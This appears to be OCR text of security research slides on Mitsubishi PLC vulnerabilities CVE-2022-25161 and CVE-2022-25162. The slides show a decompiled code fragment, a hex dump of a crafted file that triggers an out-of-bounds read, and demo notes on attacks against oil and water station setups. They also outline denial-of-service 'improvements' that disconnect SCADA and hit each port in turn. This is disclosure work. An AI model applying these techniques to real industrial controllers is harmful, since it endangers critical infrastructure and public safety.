
If RealAddr = 0, then check **DevOff for Max didn't happen**

```
v9 = DevOff_To_RealAddr(&Dev_Off_To_Addr_RetVal, &RetRealAddr, RdWrAddr, v6);
v11 = RndRdWrAddrLoc.DevIdx;
v12 = v9;
DevStrucIdx = v9;
if ( !RetRealAddr )
  goto RealAddr_is_Null;
```

CVE-2022-25161 PoC DEMO

Oil pumping station

- Main pump units
- Shut-off and control valves
- PLC controls pumps and valves
- Process status and parameters are on the SCADA screen



Link to video: https://youtu.be/WVIkyBtdIsM

OUT-OF-BOUNDS READ

CVE-2022-25162 (5.3)

HeaderSize FileBody

```
00000000: 00 01 58 00 04 00 02 01|08 00 03 00 00 00 10 02  |..X... ........
00000010: 44 00 04 00 00 00 00 00|00 00 00 00 00 00 00 00  |D...............
00000020: 00 00 00 00 00 00 00 00|00 00 00 00 00 00 00 00  |................
00000030: 00 00 00 00 00 00 00 00|00 00 00 00 00 00 00 00  |................
00000040: 00 00 00 00 00 00 00 00|00 00 00 00 00 00 00 00  |................
00000050: 00 00 00 00 FF FF FF FF|3B 00 00 00 CC 89 51 B1  |....яяяя;...М%Q±
00000060: F3 94 02 35 8B A6 D0 76|AC 02 E2 C6 EE B8 5E 90  |у" 5<¦Рv¬ вЖоё^ђ
00000070: 1F E9 39 67 30 77 2D D6|63 72 FD 55 00 00 00 00  |.й9g0w-ЦcrэU....
00000080: 00 00 00 00 00 00 00 00|00 00 00 00 00 00 00 00  |................
00000090: 00 00 00 00 00 00 00 00|00 00 00 00 01 00 09 00  |................
000000A0: 00 00 00 00 FF 00 00 00|00 00 00 00 00 00 00 00  |....я...........
000000B0: 00 00 2E 00 00 00 00 00|00 00 00 00 00 00 00 00  |................
000000C0: 00 00 00 00 00 00 00 00|00 00 00 00 00 00 00 00  |................
000000D0: FF FF 00 00 00 00 D0 2F|9B BC AB 3C              |яя....Р/>j«<
```

FileBodySize = FileSize - HeaderSize

Size of the file body used for checksum calculation

```
00000000: 48 41 43 4B 45 52      |                | HACKER
```

FileBodySize = 6 - 0x4B43 = 0xFFFFB4C3

CVE-2022-25162 PoC DEMO

Water intake station

- Water treatment plants
- Clean water tanks
- Pond transfer pumps
- PLC controls pumps
- Process status and parameters are on the SCADA screen

Link to video: https://youtu.be/zC4OYG1Xbow


PoC COMPARISON

	CVE-2022-25161	CVE-2022-25162
CVSS:3.1	**8.6**	**5.3**
PLC state	Error state 	Work state 
Working of the program		
Signal on exits		
Connection to ports	No connection to all ports	No connection to one port
PLC reachability by ping		

PoC improvements


- → Kick out SCADA if it is connected to port 5560
- → Apply DoS PoC to each port in turn
- → No connection to all ports

PLC ATTACK PATHS



RESEARCH RESULTS

- We analyzed the protocol and wrote a description of it
- Wrote scripts to interact with PLC via the protocol
- Found 15 vulnerabilities in the protocol, PLC and GX Works3



CONCLUSION

What's next

- Research other series of Mitsubishi PLC: iQ-R, Q and L.
- Apply gained experience to research of other devices

Special thanks to

- Dmitry Sklyarov
- Vladimir Nazarov
- Iliya Rogachev
- Industrial Control Systems Security Department

THANK YOU

?

Questions & Contacts

@AntonDorfman

dorfmananton@gmail.com

linkedin.com/in/anton-dorfman-377771aa